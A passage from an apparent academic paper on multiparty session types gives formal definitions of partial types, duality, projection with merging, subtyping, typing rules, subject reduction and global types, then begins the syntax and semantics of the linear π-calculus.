The **branching type** $\mathtt{p}\,\&_{i\in I}\,?l_i(U_i).S_i$ describes a channel that can receive a label l_i from role $\mathtt{p}$ (for some $i \in I$, chosen by $\mathtt{p}$), together with a *payload* of type U_i; then, the channel must be used as S_i. The **selection** $\mathtt{p}\,\oplus_{i\in I}\,!l_i(U_i).S_i$, describes a channel that can choose a label l_i (for any $i \in I$), and send it to $\mathtt{p}$ together with a payload of type U_i; then, the channel must be used as S_i. The labels of branch/select types are all distinct and their order is irrelevant. The **recursive type** $\mu\mathbf{t}.S$ and **type variable** $\mathbf{t}$ model infinite behaviours. **end** is the type of a **terminated channel** (often omitted). **Base types** $B, B', \ldots$ can be types like `Bool`, `Int`, *etc.* **Payload types** $U, U', \ldots$ are either base types, or *closed* session types.

▶ **Example 2.6.** See the definition and description of session type $S_{\mathtt{b}}$ in Section 1 (p. 3).

To define session typing contexts later on, we also need *partial* session types.

▶ **Definition 2.7.** *Partial session types*, denoted by H, are:

$$\begin{array}{rcll} H & ::= & \&_{i\in I}\,?l_i(U_i).H_i \mid \oplus_{i\in I}\,!l_i(U_i).H_i & \text{(branching, selection) (with } I \neq \emptyset,\ U_i \text{ closed)} \\ & & \mu\mathbf{t}.H \mid \mathbf{t} \mid \mathbf{end} & \text{(recursive type, type variable, termination)} \end{array}$$

A partial session type H is either a branching, a selection, a recursion, a type variable, or a terminated channel type. Unlike Definition 2.5, partial types have *no role annotations*: they are similar to *binary* session types (but the payloads U_i can be *multiparty*) — and similarly, they endow a notion of *duality*: the outputs of a type match the inputs of its dual, and *vice versa*.

▶ **Definition 2.8.** $\overline{H}$ is the *dual of* H, defined as:

$$\overline{\oplus_{i\in I}\,!l_i(U_i).H_i} \triangleq \&_{i\in I}\,?l_i(U_i).\overline{H_i} \qquad \overline{\&_{i\in I}\,?l_i(U_i).H_i} \triangleq \oplus_{i\in I}\,!l_i(U_i).\overline{H_i}$$
$$\overline{\mathbf{end}} \triangleq \mathbf{end} \qquad \overline{\mathbf{t}} \triangleq \mathbf{t} \qquad \overline{\mu\mathbf{t}.H} \triangleq \mu\mathbf{t}.\overline{H}$$

The dual of a selection type is a branching with dualised continuations, and *vice versa*; the payloads U_i are the same. Duality is the identity on **end** and $\mathbf{t}$, and homomorphic on $\mu\mathbf{t}.H$.

Multiparty session types can be *projected* onto a role $\mathtt{q}$ (Definition 2.9 below): this yields a partial type that only describes the communications where $\mathtt{q}$ is involved. This is technically necessary for typing rules, as we will see in Definition 2.11 later on.

▶ **Definition 2.9.** $S \upharpoonright \mathtt{q}$ is the *partial projection of* S *onto* $\mathtt{q}$:

$$\mathbf{end} \upharpoonright \mathtt{q} \triangleq \mathbf{end} \qquad \mathbf{t} \upharpoonright \mathtt{q} \triangleq \mathbf{t} \qquad (\mu\mathbf{t}.S) \upharpoonright \mathtt{q} \triangleq \begin{cases} \mu\mathbf{t}.(S \upharpoonright \mathtt{q}) & \text{if } S \upharpoonright \mathtt{q} \neq \mathbf{t}' \ (\forall \mathbf{t}') \\ \mathbf{end} & \text{otherwise} \end{cases}$$

$$(\mathtt{p} \oplus_{i\in I} !l_i(U_i).S_i) \upharpoonright \mathtt{q} \triangleq \begin{cases} \oplus_{i\in I} !l_i(U_i).(S_i \upharpoonright \mathtt{q}) & \text{if } \mathtt{q} = \mathtt{p}, \\ \bigsqcap_{i\in I} (S_i \upharpoonright \mathtt{q}) & \text{if } \mathtt{p} \neq \mathtt{q} \end{cases}$$

$$(\mathtt{p} \,\&_{i\in I}\, ?l_i(U_i).S_i) \upharpoonright \mathtt{q} \triangleq \begin{cases} \&_{i\in I}\, ?l_i(U_i).S_i \upharpoonright \mathtt{q} & \text{if } \mathtt{q} = \mathtt{p}, \\ \bigsqcap_{i\in I} (S_i \upharpoonright \mathtt{q}) & \text{if } \mathtt{p} \neq \mathtt{q} \end{cases}$$

where $\bigsqcap$ is the *merge operator for partial session types*:

$$\mathbf{end} \sqcap \mathbf{end} \triangleq \mathbf{end} \qquad \mathbf{t} \sqcap \mathbf{t} \triangleq \mathbf{t} \qquad \mu\mathbf{t}.H \sqcap \mu\mathbf{t}.H' \triangleq \mu\mathbf{t}.(H \sqcap H')$$

$$\&_{i\in I}\, ?l_i(U_i).H_i \sqcap \&_{i\in I}\, ?l_i(U_i).H'_i \triangleq \&_{i\in I}\, ?l_i(U_i).(H_i \sqcap H'_i)$$

$$\oplus_{i\in I}\, !l_i(U_i).H_i \sqcap \oplus_{j\in J}\, !l_j(U_j).H'_j \triangleq$$

$$\left(\oplus_{k\in I\cap J}\, !l_k(U_k).(H_k \sqcap H'_k)\right) \oplus \left(\oplus_{i\in I\setminus J}\, !l_i(U_i).H_i\right) \oplus \left(\oplus_{j\in J\setminus I}\, !l_j(U_j).H'_j\right)$$

The projection of **end** or a type variable $\mathbf{t}$ onto any role is the identity. Projecting a recursive type $\mu\mathbf{t}.S$ onto $\mathtt{q}$, means projecting S onto $\mathtt{q}$, if $S \upharpoonright \mathtt{q}$ is *not* some $\mathbf{t}'$, for all possible recursive variables $\mathbf{t}'$; otherwise, the projection is **end**. The projection of a selection $\mathtt{p} \oplus_{i\in I} !l_i(U_i).S_i$ (resp. branching $\mathtt{p} \,\&_{i\in I}\, ?l_i(U_i).S_i$) on role $\mathtt{p}$, produces a partial selection type $\oplus_{i\in I} !l_i(U_i).(S_i \upharpoonright \mathtt{p})$ (resp. branching $\&_{i\in I}\, ?l_i(U_i).S_i \upharpoonright \mathtt{p}$) with the continuations projected on $\mathtt{p}$. Otherwise, if projecting on $\mathtt{q} \neq \mathtt{p}$, the select/branch is "skipped", and the projection is the *merging of the continuations*, i.e., $\bigsqcap_{i\in I} (S_i \upharpoonright \mathtt{q})$. The $\sqcap$ operator (introduced in [67, 18]) expands the set of session types whose partial projections are defined, which allows to type more processes (as we will see in Definition 2.11 and Example 2.14 later on). Crucially, $\sqcap$ can compose different *internal* choices, but *not* external choices (because this could break type safety).

Subtyping. The *subtyping relation* (Definition 2.10) says that a session type S is "smaller" than S' when S is "less demanding" than S' — i.e., when S permits more internal choices, and imposes less external choices, than S'. When typing processes (Definition 2.12), a channel with a smaller type can be used whenever a channel with a larger type is required, according to Liskov's Substitution Principle [45]. Subtyping is defined on both local and partial types.

▶ **Definition 2.10** (Subtyping). The *subtyping* $\leqslant_{\mathsf{S}}$ *on multiparty session types* is the largest relation such that

(i) if $S \leqslant_{\mathsf{S}} S'$, then $\forall \mathtt{p} \in (\mathrm{roles}(S) \cup \mathrm{roles}(S'))$ $S \upharpoonright \mathtt{p} \leqslant_{\mathsf{P}} S' \upharpoonright \mathtt{p}$, and

(ii) is closed backwards under coinductive rules at the top of Figure 3.

The *subtyping* $\leqslant_{\mathsf{P}}$ *on partial session types* is coinductively defined by the rules at the bottom of Figure 3.

Definition 2.10 uses coinduction to support recursive types [56, Section 20 and Section 21]. Clause *(i)* links local and partial subtyping, and ensures that if two types are related, then their partial projections exist: this will be necessary later, for typing contexts (Definition 2.11). The gist of Definition 2.10 lies in clause *(ii)*. Rules (S-Brch)/(S-Sel) define subtyping on

$$\frac{\forall i \in I \quad U_i \leqslant_{\mathsf{S}} U_i' \quad S_i \leqslant_{\mathsf{S}} S_i'}{\mathtt{p}\,\&_{i\in I}\,?l_i(U_i).S_i \;\leqslant_{\mathsf{S}}\; \mathtt{p}\,\&_{i\in I\cup J}\,?l_i(U_i').S_i'}\ (\text{S-Brch}) \qquad \frac{\forall i \in I \quad U_i' \leqslant_{\mathsf{S}} U_i \quad S_i \leqslant_{\mathsf{S}} S_i'}{\mathtt{p}\,\oplus_{i\in I\cup J}\,!l_i(U_i).S_i \leqslant_{\mathsf{S}} \mathtt{p}\,\oplus_{i\in I}\,!l_i(U_i').S_i'}\ (\text{S-Sel})$$

$$\frac{B \leqslant_{\mathsf{B}} B'}{B \leqslant_{\mathsf{S}} B'}\ (\text{S-B}) \qquad \frac{}{\mathbf{end} \leqslant_{\mathsf{S}} \mathbf{end}}\ (\text{S-End}) \qquad \frac{S\{^{\mu \mathbf{t}.S}/_{\mathbf{t}}\} \leqslant_{\mathsf{S}} S'}{\mu \mathbf{t}.S \leqslant_{\mathsf{S}} S'}\ (\text{S-}\mu\text{L}) \qquad \frac{S \leqslant_{\mathsf{S}} S'\{^{\mu \mathbf{t}.S'}/_{\mathbf{t}}\}}{S \leqslant_{\mathsf{S}} \mu \mathbf{t}.S'}\ (\text{S-}\mu\text{R})$$

$$\frac{\forall i \in I \quad U_i \leqslant_{\mathsf{S}} U_i' \quad H_i \leqslant_{\mathsf{P}} H_i'}{\&_{i\in I}\,?l_i(U_i).H_i \leqslant_{\mathsf{P}} \&_{i\in I\cup J}\,?l_i(U_i').H_i'}\ (\text{S-ParBrch}) \qquad \frac{\forall i \in I \quad U_i' \leqslant_{\mathsf{S}} U_i \quad H_i \leqslant_{\mathsf{P}} H_i'}{\oplus_{i\in I\cup J}\,!l_i(U_i).H_i \leqslant_{\mathsf{P}} \oplus_{i\in I}\,!l_i(U_i').H_i'}\ (\text{S-ParSel})$$

$$\frac{}{\mathbf{end} \leqslant_{\mathsf{P}} \mathbf{end}}\ (\text{S-ParEnd}) \qquad \frac{H\{^{\mu \mathbf{t}.H}/_{\mathbf{t}}\} \leqslant_{\mathsf{P}} H'}{\mu \mathbf{t}.H \leqslant_{\mathsf{P}} H'}\ (\text{S-Par}\mu\text{L}) \qquad \frac{H \leqslant_{\mathsf{P}} H'\{^{\mu \mathbf{t}.H'}/_{\mathbf{t}}\}}{H \leqslant_{\mathsf{P}} \mu \mathbf{t}.H'}\ (\text{S-Par}\mu\text{R})$$

Figure 3 Subtyping for session types (top) and partial session types (bottom).

branch/select types. Both rules are covariant in the continuation types, i.e., they require $S_i \leqslant_{\mathsf{S}} S_i'$. (S-Brch) is covariant also in the number of branches offered, whereas (S-Sel) is contravariant. (S-B) relates base types, if they are related by $\leqslant_{\mathsf{B}}$. (S-End) relates terminated channel types. (S-μL) and (S-μR) are standard under coinduction: they say that a recursive session type $\mu \mathbf{t}.S$ is related to S', iff its unfolding is related, too. The subtyping $\leqslant_{\mathsf{P}}$ for partial types is similar, except for the lack of role annotations (thus resembling the *binary* session subtyping [22]).

Multiparty Session Typing System. Before delving into the session typing rules (Definition 2.12), we need to formalise the notions of *typing context* and *typing judgement*, defined below.

▶ **Definition 2.11.** A *session typing context* Γ is a partial mapping defined as:

$$\Gamma \;::=\; \varnothing \;\mid\; \Gamma, x{:}U \;\mid\; \Gamma, s[\mathtt{p}]{:}S \text{ (with } \mathtt{p} \notin S)$$

We say that Γ *is consistent* iff for all $s[\mathtt{p}]{:}S_{\mathtt{p}}, s[\mathtt{q}]{:}S_{\mathtt{q}} \in \Gamma$ with $\mathtt{p} \neq \mathtt{q}$, we have $\overline{S_{\mathtt{p}} \upharpoonright \mathtt{q}} \leqslant_{\mathsf{P}} S_{\mathtt{q}} \upharpoonright \mathtt{p}$. We say that Γ *is complete* iff for all $s[\mathtt{p}]{:}S_{\mathtt{p}} \in \Gamma$, $\mathtt{q} \in S_{\mathtt{p}}$ implies $s[\mathtt{q}] \in \mathrm{dom}\,(\Gamma)$. We say that Γ *is unrestricted*, $\mathrm{un}(\Gamma)$, iff for all $c \in \mathrm{dom}(\Gamma)$, $\Gamma(c)$ is either a base type or **end**. The *typing contexts composition* $\circ$ is the commutative operator with $\varnothing$ as neutral element:

$$\Gamma_1, c{:}U \;\circ\; \Gamma_2, c'{:}U' \;\triangleq\; (\Gamma_1 \circ \Gamma_2), c{:}U, c'{:}U' \quad (\text{if } \mathrm{dom}\,(\Gamma_2) \not\ni c \neq c' \notin \mathrm{dom}\,(\Gamma_1))$$
$$\Gamma_1, x{:}B \;\circ\; \Gamma_2, x{:}B \;\triangleq\; (\Gamma_1 \circ \Gamma_2), x{:}B$$

A typing context can map a channel with role $s[\mathtt{p}]$ to a session type S (that cannot refer to $\mathtt{p}$ itself, ruling out "self-interactions"), but *not* to a base type. Variables can be mapped to either session or base types. The clause "$\forall c{:}S \in \Gamma : S \upharpoonright \mathtt{p}$ is defined" is discussed below.

On Consistency. In Definition 2.11, and in the rest of this work, we emphasise the importance of *consistency* of the context Γ for session typing: this condition is, in fact, *necessary to prove subject reduction*, and will be central for our encoding (Section 5 and Section 6). As an example of *non*-consistent typing context, consider $s[\mathtt{p}]{:}\mathbf{end}, s[\mathtt{q}]{:}\mathtt{p}?l(U).S$: we have $\overline{\mathbf{end} \upharpoonright \mathtt{q}} = \mathbf{end} \not\leqslant_{\mathsf{P}} ?l(U).S = (\mathtt{p}?l(U).S) \upharpoonright \mathtt{p}$.

Note that our consistency in Definition 2.11 is *weaker* than the one in previous papers (where it is sometimes called *coherency*): we use $\leqslant_{\mathsf{P}}$, instead of (syntactic) type equality $=$, to relate dual partial projections. The reason being: if we use $=$, *and* adopt partial projections with type merging (Definition 2.9), subject reduction does *not* hold. Hence, by

$$\text{(T-Name)}\ \frac{\mathrm{un}(\Gamma)}{\Gamma, c{:}S \vdash c{:}S} \qquad \text{(T-Basic)}\ \frac{\mathrm{un}(\Gamma) \qquad v \in B}{\Gamma \vdash v{:}B} \qquad \text{(T-DefCtx)}\ \frac{}{\Theta, X{:}\widetilde{U} \vdash X{:}\widetilde{U}} \qquad \text{(T-Sub)}\ \frac{\Theta \cdot \Gamma, c{:}U \vdash P \qquad U' \leqslant_{\mathsf{S}} U}{\Theta \cdot \Gamma, c{:}U' \vdash P}$$

$$\text{(T-Nil)}\ \frac{\mathrm{un}(\Gamma)}{\Theta \cdot \Gamma \vdash \mathbf{0}} \qquad \text{(T-Par)}\ \frac{\Theta \cdot \Gamma_1 \vdash P \qquad \Theta \cdot \Gamma_2 \vdash Q}{\Theta \cdot \Gamma_1 \circ \Gamma_2 \vdash P \mid Q} \qquad \text{(T-Res)}\ \frac{\Theta \cdot \Gamma, \Gamma' \vdash P \qquad \Gamma' = \{s[\mathtt{p}]{:}S_{\mathtt{p}}\}_{\mathtt{p} \in I} \text{ complete}}{\Theta \cdot \Gamma \vdash (\boldsymbol{\nu} s{:}\Gamma')P}$$

$$\text{(T-Brch)}\ \frac{\forall i \in I \qquad \Theta \cdot \Gamma, x_i{:}U_i, c{:}S_i \vdash P_i}{\Theta \cdot \Gamma, c{:}\mathtt{p}\ \&_{i \in I}\ ?l_i(U_i).S_i \vdash c[\mathtt{p}]\ \&_{i \in I}\ \{l_i(x_i).P_i\}} \qquad \text{(T-Sel)}\ \frac{\Gamma_1 \vdash v{:}U \qquad \Theta \cdot \Gamma_2, c{:}S \vdash P}{\Theta \cdot \Gamma_1 \circ \Gamma_2, c{:}\mathtt{p} \oplus\ !l(U).S \vdash c[\mathtt{p}] \oplus \langle l(v)\rangle.P}$$

$$\text{(T-Def)}\ \frac{\Theta, X{:}\widetilde{U} \cdot \widetilde{x}{:}\widetilde{U} \vdash P \qquad \Theta, X{:}\widetilde{U} \cdot \Gamma \vdash Q}{\Theta \cdot \Gamma \vdash \mathbf{def}\ X(\widetilde{x}{:}\widetilde{U}) = P\ \mathbf{in}\ Q} \qquad \text{(T-Call)}\ \frac{\forall i \in \{1..n\} \qquad \Gamma_i \vdash v_i{:}U_i \qquad \mathrm{un}(\Gamma)}{\Theta, X{:}U_1, \ldots, U_n \cdot \Gamma_1 \circ \ldots \circ \Gamma_n \circ \Gamma \vdash X\langle v_1, \ldots, v_n\rangle}$$

Figure 4 Typing rules for the multiparty session π-calculus.

relaxing our definition, and proving Theorem 2.16 later on, we fix a longstanding mistake appearing e.g., in [67, 18].

▶ **Definition 2.12** (Session typing judgements)**.** The *process declaration typing context* Θ maps process variables X to n-tuples of types $\widetilde{U}$ (one per argument of X), and is defined as:

$$\Theta \ ::= \ \varnothing \mid \Theta, X{:}\widetilde{U}$$

Typing judgements are inductively defined by the rules in Figure 4, and have the forms:

$$\text{for processes:} \quad \Theta \cdot \Gamma \vdash P \quad (\text{with } \Gamma \text{ consistent, and } \forall c{:}S \in \Gamma,\ S \upharpoonright \mathtt{p} \text{ is defined } \forall \mathtt{p} \in S)$$
$$\text{for values:} \quad \Gamma \vdash v{:}U \qquad \text{for process variables:} \quad \Theta \vdash X{:}\widetilde{U}$$

The judgement $\Theta \cdot \Gamma \vdash P$ reads: "process P is well-typed in Θ and Γ". Θ and Γ, in turn, type respectively process variables (judgement $\Theta \vdash X{:}\widetilde{U}$) and values, including channels (judgement $\Gamma \vdash v{:}U$). Rule (T-Name) says that a channel has the type assumed in the session typing context. (T-Basic) relates base values to their type. By (T-DefCtx), a process name has the type assumed in the process declaration typing context. (T-Sub) is the standard subsumption rule, using $\leqslant_{\mathsf{S}}$ (Definition 2.10). By (T-Nil), the terminated process is well typed in any unrestricted typing context. By (T-Par), the parallel composition of P and Q is well typed under the composition of the corresponding typing contexts, as per Definition 2.11. By (T-Res), $(\boldsymbol{\nu} s)P$ is well typed in Γ, if s occurs in a *complete* set of typed channels with roles (denoted with Γ'), and the open process P is well typed in the "full" context Γ, Γ'. For convenience, we annotate the restricted s with Γ' in the process, giving $(\boldsymbol{\nu} s{:}\Gamma')P$. (T-Brch) (resp. (T-Sel)) state that branching (resp. selection) process on $c[\mathtt{p}]$ is well typed if $c[\mathtt{p}]$ is of compatible branching (resp. selection) type, and the continuations P_i, for all $i \in I$, are well typed with the continuation session types. By (T-Def), a process definition $\mathbf{def}\ X(\widetilde{x}) = P\ \mathbf{in}\ Q$ is well typed if both P and Q are well typed in their typing contexts enriched with $\widetilde{x}{:}\widetilde{U}$. For convenience, we annotate $\widetilde{x}$ with types $\widetilde{U}$. By (T-Call), process call $X\langle v_1, \ldots, v_n\rangle$ is well typed if the actual parameters $v_1, \ldots, v_n$ have compatible types w.r.t. X.

As mentioned above, we emphasise consistency by restricting typing judgements to *consistent* typing contexts — i.e., those allowing to prove subject reduction. The clause "$\forall c{:}S \in \Gamma : S \upharpoonright \mathtt{p}$ is defined" is unusual in MPST works, but arises naturally: by requiring the existence of partial projections, it rejects processes containing

(a) a channel with role $s[\mathtt{p}]{:}S$ that, for some $\mathtt{q} \in S$, cannot be (consistently) paired with $s[\mathtt{q}]$, or

(b) a variable $x{:}S$ that, in a consistent and complete Γ, cannot be substituted by any $s[\mathtt{p}]{:}S$.

Rejected processes cannot join any complete session (case *(a)*), or are never-executed "dead code" (case *(b)*).

▶ Remark 2.13. Unlike most MPST papers (e.g., [19, 11]), our rule (T-Res) does *not* directly map a session s to a global type: this is explained in the next section, "Global Types".

▶ **Example 2.14.** Consider the session type $S_{\mathtt{b}}$ in Section 1 (p. 3), and the client process $P_{\mathtt{b}} = Client_{\mathtt{b}}\langle s_{\mathtt{b}}[\mathtt{p}]\rangle$ from Example 2.2. By Definition 2.12, the following typing judgement holds:

$$Client_{\mathtt{b}} : \mathtt{q}?\mathtt{PlayB}(S_{\mathtt{b}}),\ Loop_{\mathtt{b}} : \mu \mathbf{t}.\,\mathtt{a}\,\&\left\{\begin{array}{l}?\mathtt{Mov1AB}(\mathtt{Int}).\mathtt{c}!\mathtt{Mov1BC}(\mathtt{Int}).\mathbf{t}\,,\\ ?\mathtt{Mov2AB}(\mathtt{Bool}).\mathtt{c}!\mathtt{Mov2BC}(\mathtt{Bool}).\mathbf{t}\end{array}\right\} \cdot s_{\mathtt{b}}[\mathtt{p}] : \mathtt{q}?\mathtt{PlayB}(S_{\mathtt{b}}) \ \vdash\ Client_{\mathtt{b}}\langle s_{\mathtt{b}}[\mathtt{p}]\rangle$$

It says that the channel with role $s_{\mathtt{b}}[\mathtt{p}]$ is used following type $\mathtt{q}?\mathtt{PlayB}(S_{\mathtt{b}}).\mathbf{end}$ (with a delegation of a $S_{\mathtt{b}}$-typed channel); the argument of $Client_{\mathtt{b}}$ has the same type; the argument of $Loop_{\mathtt{b}}$ is used following the game loop. This example *cannot be typed* without merging $\sqcap$ (Definition 2.9): its derivation requires to compute $S_{\mathtt{b}}\upharpoonright \mathtt{c} = !\mathtt{InfoBC}(\mathtt{String}).\mu \mathbf{t}.(!\mathtt{Mov1BC}(\mathtt{Int}).\mathbf{t} \sqcap !\mathtt{Mov2BC}(\mathtt{Bool}).\mathbf{t}) = !\mathtt{InfoBC}(\mathtt{String}).\mu \mathbf{t}.(!\mathtt{Mov1BC}(\mathtt{Int}).\mathbf{t} \oplus !\mathtt{Mov2BC}(\mathtt{Bool}).\mathbf{t})$, which is undefined without merging.

The typing rules in Figure 4 satisfy a subject reduction property (Theorem 2.16) based on *typing context reductions*. Reduction relations for typing contexts are common in typed process calculi, and reflect the communications required by the types in Γ.

▶ **Definition 2.15** (Typing context reduction)**.** The *reduction* $\Gamma \to \Gamma'$ is:

$$\begin{array}{rcll} s[\mathtt{p}]:S_{\mathtt{p}},\ s[\mathtt{q}]:S_{\mathtt{q}} & \to & s[\mathtt{p}]:S_k,\ s[\mathtt{q}]:S'_k & \text{if } \left\{\begin{array}{ll}\mathrm{unf}(S_{\mathtt{p}}) = \mathtt{q} \oplus_{i\in I} !l_i(U_i).S_i & k \in I\\ \mathrm{unf}(S_{\mathtt{q}}) = \mathtt{p}\ \&_{i\in I\cup J}\ ?l_i(U'_i).S'_i & U_k \leqslant_{\mathsf{S}} U'_k\end{array}\right.\\ \Gamma,\ c:U & \to & \Gamma',\ c:U' & \text{if } \Gamma \to \Gamma' \text{ and } U \leqslant_{\mathsf{S}} U' \end{array}$$

Our Definition 2.15 is a bit less straightforward than the ones in literature: it accommodates subtyping (hence, uses $\leqslant_{\mathsf{S}}$) and our iso-recursive type equality (hence, unfolds types explicitly).

▶ **Theorem 2.16** (Subject reduction)**.** *If* $\Theta\cdot\Gamma \vdash P$ *and* $P \to P'$*, then* $\exists \Gamma'$*:* $\Gamma \to^* \Gamma'$ *and* $\Theta\cdot\Gamma' \vdash P'$*.*

Global Types. We conclude this section with *global types*, mentioned in Section 2.1 and Remark 2.13.

▶ **Definition 2.17.** The syntax of global types, ranged over by G, is:

$$\begin{array}{rcll} G & ::= & \mathtt{p} \to \mathtt{q}:\{l_i(U_i).G_i\}_{i\in I} & \text{(interaction — with } U_i \text{ closed)}\\ & & \mu \mathbf{t}.G \mid \mathbf{t} \mid \mathbf{end} & \text{(recursive type, type variable, termination)}\end{array}$$

Type $\mathtt{p} \to \mathtt{q}:\{l_i(U_i).G_i\}_{i\in I}$ states that role $\mathtt{p}$ sends to role $\mathtt{q}$ one of the (pairwise distinct) labels l_i for $i \in I$, together with a payload U_i (Definition 2.5). If the chosen label is l_j, then the interaction proceeds as G_j. Type $\mu \mathbf{t}.G$ and type variable $\mathbf{t}$ model recursion. Type $\mathbf{end}$ states the termination of a protocol. We omit the braces $\{...\}$ from interactions when I is a singleton: e.g., $\mathtt{a}\to\mathtt{b}:l_1(U_1).G_1$ stands for $\mathtt{a}\to\mathtt{b}:\{l_i(U_i).G_i\}_{i\in\{1\}}$.

▶ **Example 2.18.** The following global type formalises the *Game* described in Section 1 and Figure 1:

$$G_{Game} = \mathtt{b}\to\mathtt{c}:\mathtt{InfoBC}(\mathtt{String})\,.\,\mathtt{c}\to\mathtt{a}:\mathtt{InfoCA}(\mathtt{String})\,.\,\mathtt{a}\to\mathtt{b}:\mathtt{InfoAB}(\mathtt{String})\,.$$
$$\mu \mathbf{t}.\mathtt{a}\to\mathtt{b}:\left\{\begin{array}{l}\mathtt{Mov1AB}(\mathtt{Int}).\mathtt{b}\to\mathtt{c}:\mathtt{Mov1BC}(\mathtt{Int}).\mathtt{c}\to\mathtt{a}:\left\{\begin{array}{l}\mathtt{Mov1CA}(\mathtt{Int}).\mathbf{t}\,,\\ \mathtt{Mov2CA}(\mathtt{Bool}).\mathbf{t}\end{array}\right\},\\ \mathtt{Mov2AB}(\mathtt{Bool}).\mathtt{b}\to\mathtt{c}:\mathtt{Mov2BC}(\mathtt{Bool}).\mathtt{c}\to\mathtt{a}:\left\{\begin{array}{l}\mathtt{Mov1CA}(\mathtt{Int}).\mathbf{t}\,,\\ \mathtt{Mov2CA}(\mathtt{Bool}).\mathbf{t}\end{array}\right\}\end{array}\right\}$$

In MPST theory, a global type G with roles $\mathtt{p}_i$ ($i \in I$) is used to *project*[2] a set of session types S_i (one per role). E.g., projecting G_{Game} in Example 2.18 onto $\mathtt{b}$ yields the session type $S_{\mathtt{b}}$ (p. 3). When *all* such projections S_i are defined, *and* all partial projections of each S_i are defined (as per Definition 2.9), then we can define the *projected typing context of* G:

$$\Gamma_G = \{s[\mathtt{p}_i] : S_i\}_{i \in I} \qquad \text{where } \forall i \in I : \ S_i \text{ is the projection of } G \text{ onto } \mathtt{p}_i$$

and Γ_G can be shown to be:

(a) *consistent and complete*, i.e., can be used to type the session s by rule (T-Res) (Figure 4), and

(b) *deadlock-free*, i.e.: $\Gamma_G \to^* \Gamma'_G \not\to$ implies $\forall i \in I : \Gamma'_G(s[\mathtt{p}_i]) = \mathbf{end}$.

Similarly, it can be shown that Γ_G reduces as prescribed by G.

Now, from observation *(a)* above, we can easily define a "strict" version of rule (T-Res) (Figure 4) in the style of [19, 11], where

1. the clause "Γ' *complete*" is replaced with "Γ' *is the projected typing context of some* G", and
2. in the conclusion, the annotation $(\boldsymbol{\nu} s : \Gamma')$ is replaced with $(\boldsymbol{\nu} s : G)$.

Further, observation *(b)* allows to prove Theorem 2.19 below, as shown e.g. in [5]: a typed ensemble of processes interacting on a single G-typed session is deadlock-free (note: with our rules in Figure 4, the annotation $(\boldsymbol{\nu} s : G)$ would be $(\boldsymbol{\nu} s : \Gamma_G)$).

▶ **Theorem 2.19** (Deadlock freedom). *Let* $\varnothing \cdot \varnothing \vdash P$, *where* $P \equiv (\boldsymbol{\nu} s : G)\big|_{i \in I} P_i$ *and each* P_i only interacts on $s[\mathtt{p}_i]$. *Then,* P *is* deadlock-free*: i.e.,* $P \to^* P' \not\to$ *implies* $P' \equiv \mathbf{0}$.

Note that the properties above emerge by placing suitable session types S_i in the premises of (T-Res) — but our streamlined typing rules in Figure 4 do *not* require it, *nor* mention G. The main property of such rules is ensuring *type safety* (Theorem 2.16). We will exploit this insight (obtained by our separation of global/local typing) in our encoding (Section 5), preserving semantics and types (and thus, Theorem 2.19) *without* explicit references to global types.

3 Linear π-Calculus

The π-calculus is the canonical model for communication and concurrency based on message-passing and *channel mobility*. It was developed in the late 1980's, with the first publication in 1992 [47], followed by various proposals for types and type systems. In this section we summarise the theory of the π-calculus with linear types [37], adopting a standard formulation and well-known results from [59]. We will present new π-calculus-related results in Section 4.

▶ **Definition 3.1.** The *syntax* of π-calculus *processes* and *values* is:

P, Q	$::=$	$\mathbf{0} \mid P \mid Q \mid (\boldsymbol{\nu} x)P$	(inaction, parallel composition, restriction)
		$*P \mid \overline{x}\langle v \rangle.P \mid x(y).P$	(process replication, output, input)
		$\mathbf{case}\, v\, \mathbf{of}\, \{l_i(x_i) \triangleright P_i\}_{i \in I}$	(variant destruct)
		$\mathbf{with}\, [l_i : x_i]_{i \in I} = v\, \mathbf{do}\, P$	(labelled tuple destruct)
u, v	$::=$	$x, y, w, z \mid l(v) \mid [l_i : v_i]_{i \in I}$	(name, variant value, labelled tuple value)
		$\mathtt{false} \mid \mathtt{true} \mid 42 \mid \ldots$	(base value)

In π-calculus, *names* $x, y, \ldots$ can be intutively seen as variables (i.e., they can be substituted with values), and as communication channels (i.e., they can be used for input/output). Values can be names, base values like $\mathtt{false}$ or 42, variant values $l(v)$ and labelled tuples

[2] We use a *standard* projection with merging [67, 18]: for its definition (not crucial here), see [60].

$[l_i : v_i]_{i \in I}$. The **inaction** $\mathbf{0}$ and the **parallel composition** $P \mid Q$ are similar to Definition 2.1. The **restriction** $(\nu x)P$ creates a new name x and binds it with scope P. The **replicated process** $*P$ represents infinite replicas of P, composed in parallel. The **output** $\overline{x}\langle v \rangle.P$ uses the name x to send a value v, and proceeds as P; the **input** $x(y).P$ uses x to receive a value that will substitute y in the continuation P. Process $\mathbf{case}\, v\, \mathbf{of}\, \{l_i(x_i) \triangleright P_i\}_{i \in I}$ **pattern matches** a variant value v, and if it has label l_i, substitutes x_i and continues as P_i. Process $\mathbf{with}\, [l_i : x_i]_{i \in I} = v\, \mathbf{do}\, P$ **destructs a labelled tuple** v, substituting each x_i in P. For brevity, we will often write "record" instead of "labelled tuple".

▶ **Definition 3.2.** The *π-calculus operational semantics* is the relation $\to$ defined as:

$$
\begin{array}{rl}
(\text{R}\pi\text{-Com}) & \overline{x}\langle v \rangle.P \mid x(y).Q \;\to\; P \mid Q\{{}^{v}/_{y}\} \\
(\text{R}\pi\text{-Case}) & \mathbf{case}\, l_j(v)\, \mathbf{of}\, \{l_i(x_i) \triangleright P_i\}_{i \in I} \;\to\; P_j\{{}^{v}/_{x_j}\} \quad (j \in I) \\
(\text{R}\pi\text{-With}) & \mathbf{with}\, [l_i : x_i]_{i \in I} = [l_i : v_i]_{i \in I}\, \mathbf{do}\, P \;\to\; P\{{}^{v_i}/_{x_i}\}_{i \in I} \\
(\text{R}\pi\text{-Res}) & P \to Q \;\text{ implies }\; (\nu x)P \to (\nu x)Q \\
(\text{R}\pi\text{-Par}) & P \to Q \;\text{ implies }\; P \mid R \to Q \mid R \\
(\text{R}\pi\text{-Struct}) & P \equiv P' \;\wedge\; P \to Q \;\wedge\; Q' \equiv Q \;\text{ implies }\; P' \to Q'
\end{array}
$$

